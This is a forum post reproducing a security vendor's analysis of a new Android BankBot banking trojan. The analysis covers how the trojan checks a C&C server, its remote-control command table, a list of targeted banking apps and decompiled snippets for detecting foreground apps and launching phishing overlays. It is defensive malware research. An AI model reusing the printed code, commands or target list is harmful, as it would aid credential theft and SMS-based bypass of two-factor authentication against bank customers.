阿里聚安全

级别: P5_安全攻城狮

加关注 写私信

警惕一大波银行类木马正在靠近，新型BankBot木马解析

楼主 发表于: 03-06 只看楼主 更多操作


警惕一大波银行类木马正在靠近，新型BankBot木马解析

背景

来自安全公司Dr.Web的研究人员说，最近一个未命名的Android银行木马源代码在地下黑客论坛遭到了泄露。就在近期，阿里聚安全检测到大量新型BankBot家族木马，木马伪装成Good Weather、Flash Player、Play Маркет、follon.weather等应用，可劫持全球至少50家大型银行手机用户。

特点：新型BankBot木马配置灵活，执行开关受服务端控制；根据C&C端下发的指令进行远程控制；窃取用户隐私，对全球多家金融类app劫持，钓鱼登录界面，进而截获、捕捉用户输入数据，最终非法入侵用户互联网账户系统。

木马运行流程如下：



是否触发恶意代码

BankBot木马启动后会请求C&C端，判断是否执行恶意代码，若服务端返回非“0”则执行恶意代码。

```
new AsyncHttpClient().get("http://bigbustown.pw/private/live.php", new TextHttpResponseHandler
        () {
    public void onFailure(int statusCode, Header[] headers, String res, Throwable t) {
    }

    public void onSuccess(int idfuthgiour5hy9o8e45r9jht, Header[] grethgxcfdbxdge4rh45e6h456h,
            String g4e5g3e45g345gsdffxcfbrtynbrtyj) {
        try {
            if(new JSONObject(g4e5g3e45g345gsdffxcfbrtynbrtyj).getInt("value") == 0) {
                return;
            }

            MainActivity.this.fwef34f34f34();
        }
        catch(JSONException v2) {
        }
    }
```

服务端控制，是否执行恶意代码


该木马直接隐藏图标，并启动核心服务ge45g45gsdfsadfg，该服务使用CUP唤醒锁可常驻后台。

核心服务

控制电源状态为PARTIAL_WAKE_LOCK模式和使用CPU时钟锁，使核心服务常驻后台。恶意行为如下：

- 强制激活设备管理；
- 上传当前木马运行环境，包括：设备基本信息、是否管理激活、是否存在锁屏密码、是否短信拦截，用户安装的银行类app名；
- 服务端下发指令实施远程控制；
- 启动劫持服务

下图上传木马运行环境



↑ 上传设备状态

↑ 上传已安装银行app

上传数据由自身加密算法编码，解密结果：3592500503912**:1:1:0、3592500503912**:(中国联通)+86186670157**:4.4.2:cn:|AlfaB_RU|
|paypal||UBank|:Nexus 5 (hammerhead):Demom.上传数据告诉控制端当前设备ID、木马已拿到管理激活、设备存在锁屏密码、还未配置短信拦截、用户已安装AlfaB、paypal、UBank银行app。

随后C&C端返回控制指令，指令解析如下。

远程控制指令	功能描述
l0ck_request	重置设备锁屏密码，并锁屏
l0ck_d_request	清除设备锁屏密码
sms1_request	打开短信拦截开关“1”
sms2_request	关闭短信拦截开关“0”
state1letsgotxt	请求控制端获取待劫持 app 包名
Send SMS	给任意人发送任意短信
Go_P00t_request	激活设备管理
|UssDg0=	给任意人拨打电话
nymBePsG0	上传用户联系人信息
|telbookgotext=	给全部联系人发送任意短信内容
Go_startPermis_request	权限请求适配 6.0 以及以上版本
Go_GPSlocat_request	上传受害者地位位置
|startinj=	主动弹出指定的伪造界面，实施钓鱼


劫持分析

当受害人打开合法银行app时，该木马监控到此行为，加载伪装的银行页面 ,并覆盖真实银行app界面。对于界面劫持攻击，最重要的一步就是诱骗受害者进入他们伪造的登录界面，因此，假冒的银行登录窗口得与原生窗口非常相似，让用户很难区分真伪。

原生界面

伪造的界面

另外的一些钓鱼界面。



受害者的设备ID是与木马控制端交互的标示号，并根据受害人设备上的银行app在控制端准备伪造的登录界面。全世界各大金融app都无幸免，包括知名的Paypal、American Express、英国巴克莱银行、苏格兰皇家银行等：

at.bawag.mbanking
at.easybank.mbanking
at.spardat.netbanking
at.volksbank.volksbankmobile
com.rbs.mobile.android.rbs
com.isis_papyrus.raiffeisen_pay_eyewdg

au.com.bankwest.mobile
au.com.ingdirect.android
au.com.nab.mobile
com.commbank.netbank
org.banksa.bank
org.stgeorge.bank
org.westpac.bank

com.db.mm.deutschebank
com.barclays.android.barclaysmobilebanking
com.starfinanz.mobile.android.dkbpushtan
com.starfinanz.smob.android.sbanking
com.starfinanz.smob.android.sfinanzstatus
de.adesso.mobile.android.gad
de.comdirect.android
de.commerzbanking.mobil
de.consorsbank
de.dkb.portalapp
de.fiducia.smartphone.android.banking.vr
de.ing_diba.kontostand
de.postbank.finanzassistent
mobile.santander.de

com.IngDirectAndroid
com.arkea.android.application.cmb
com.arkea.android.application.cmso2
com.boursorama.android.clients
com.cacf.MonCACF
com.caisseepargne.android.mobilebanking
com.cic_prod.bad

com.cm_prod.bad
com.fullsix.android.labanquepostale.accountaccess
com.groupama.toujoursla
com.lbp.peps
com.macif.mobile.application.android
com.ocito.cdn.activity.creditdunord
fr.axa.monaxa
fr.banquepopulaire.cyberplus
fr.banquepopulaire.cyberplus.pro
fr.creditagricole.androidapp
fr.lcl.android.customerarea
fr.lemonway.groupama
mobi.societegenerale.mobile.lappli
net.bnpparibas.mescomptes

com.comarch.mobile
com.getingroup.mobilebanking
com.konylabs.cbplpat
eu.eleader.mobilebanking.pekao
eu.eleader.mobilebanking.raiffeisen
pl.bzwbk.bzwbk24
pl.bzwbk.mobile.tab.bzwbk24
pl.eurobank
pl.ing.ingmobile
pl.mbank
pl.pkobp.iko
wit.android.bcpBankingApp.millenniumPL

com.akbank.android.apps.akbank_direkt
com.finansbank.mobile.cepsube
com.garanti.cepsubesi
com.pozitron.iscep
com.tmobtech.halkbank
com.vakifbank.mobile
com.ykb.android
com.ziraat.ziraatmobil

ca.bnc.android
com.americanexpress.android.acctsvcs.us
com.chase.sig.android
com.cibc.android.mobi
com.citi.citimobile
com.clairmail.fth
com.coinbase.android
com.creditkarma.mobile
com.discoverfinancial.mobile
com.fi9228.godough
com.firstpremier.mypremiercreditcard
com.infonow.bofa
com.jpm.sig.android
com.moneybookers.skrillpayments
com.paybybank.westernunion
com.paypal.android.p2pmobile
com.pnc.ecommerce.mobile
com.suntrust.mobilebanking
com.tdbank
com.td
com.transferwise.android
com.unionbank.ecommerce.mobile.android
com.usaa.mobile.android.usaa
com.usb.cps.axol.usbc
com.wf.wellsfargomobile
me.doubledutch.rbccapitalmarkets

```
if(Build$VERSION.SDK_INT <= 22) {
    String v2 = "";
    int v6 = 0;
    String v7 = "";
    v0 = 0;
    while(true) {
        if(v6 <= v1) {
            return;
        }

        String v5 = v0 == 0 ? this.getBankApps() : v2;
        if(v0 >= 19) {
            v0 = v1;
        }

        if(v5 != "") {
            String curTopProcessName = this.getTopProcessName();
            String[] v10 = v5.split(":")[0].split("/");
            int i;
            for(i = 1; i < v10.length; ++i) {
                String pkgname = v10[i].replace(" ", "");
                if(pkgname != "" && pkgname != " " && (curTopProcessName.contains(((CharSequence)pkgname)))
                        ) {
                    v7_1 = 1;
                    v2 = pkgname;
                    goto label_41;
                }
            }

            v2 = v7;
            v7_1 = 0;
        label_41:
            if(v7_1 == 1) {
                Intent v7_2 = new Intent(((Context)this), injActivity.class).putExtra("str",
                        v2);
                v7_2.addFlags(268435456);
                this.startActivity(v7_2);
```


↑ 劫持sdk<=22设备

下图通过读取android系统下proc文件夹的相关信息，获取sdk>22 设备的顶层应用包名。


```
    ,

    try {
        String[] v1 = this.b(String.format("/proc/%d/cgroup", Integer.valueOf(v0_2))).split("\n");
        if(v1.length != 2) {
            goto label_30;
        }

        if(!v1[1].endsWith(Integer.toString(v0_2))) {
            goto label_30;
        }

        if(v1[0].endsWith("bg_non_interactive")) {
            goto label_30;
        }

        v0_4 = this.b(String.format("/proc/%d/cmdline", Integer.valueOf(v0_2))).trim();
        v7 = arg11.split("/");
        v1_1 = 1;
```

↑ 获取sdk>22顶层包名


如果当前运行应用与待劫持的银行应用匹配，恶意代码将联系C&C服务端来返回仿冒的银行登录界面，并利用webview加载。如打开银行应用com.garenti.cepsubesi，木马会发出packageName＋deviceId的请求来接受钓鱼页面。此恶意软件钓鱼页面都以HTML来布局，可推测该黑产由网站钓鱼转型移动app劫持钓鱼。



分析发现在钓鱼页面内插入了一段js，可将用户输入的银行账号密码发送到服务端。


21:29
Garanti
Türkiye Cumhuriyeti Kimlik Numarası:
12345678901
Parola
••••••
Giriş
去往

↑钓鱼界面



↑提交用户输入

该木马通过远程指令可打开短信拦截开关，截取银行发送的认证短信，并从短信箱删除银行消息。

攻击者顺利截获受害者银行账号、密码、校验短信，成功绕过双因素认证，这样受害者不仅仅构造成了一个可以被攻击者控制的移动僵尸网络，更成了攻击者的天然提款机，如同自己私人银行一般。

安全建议

1. 用户下载应用请到官方网站或安全应用市场，切勿点击任何色情链接，尤其是短信、QQ、微信等聊天工具中不熟识的“朋友”发来的链接。
2. 如果不确定手机是否毒，可以安装阿里钱盾等手机安全软件，对手机上的应用进行检测，防止高风险恶意应用的安装。

作者：逆巴@阿里聚安全

更多阿里安全类技术文章，请访问阿里聚安全官方博客

关键词: 阿里聚安全 木马 Android安全 银行 bankbot

分享到

回复 引用 举报

« 返回列表 上一主题 下一主题 回复主题 发表主题


武鸣虾壳

Re:警惕一大波银行类木马正在靠近，新型BankBot木马解析 限100 字节

批量上传需要先选择文件，再选择上传

进入高级模式

默认表情 旺旺



发 布 回复后跳转到最后一页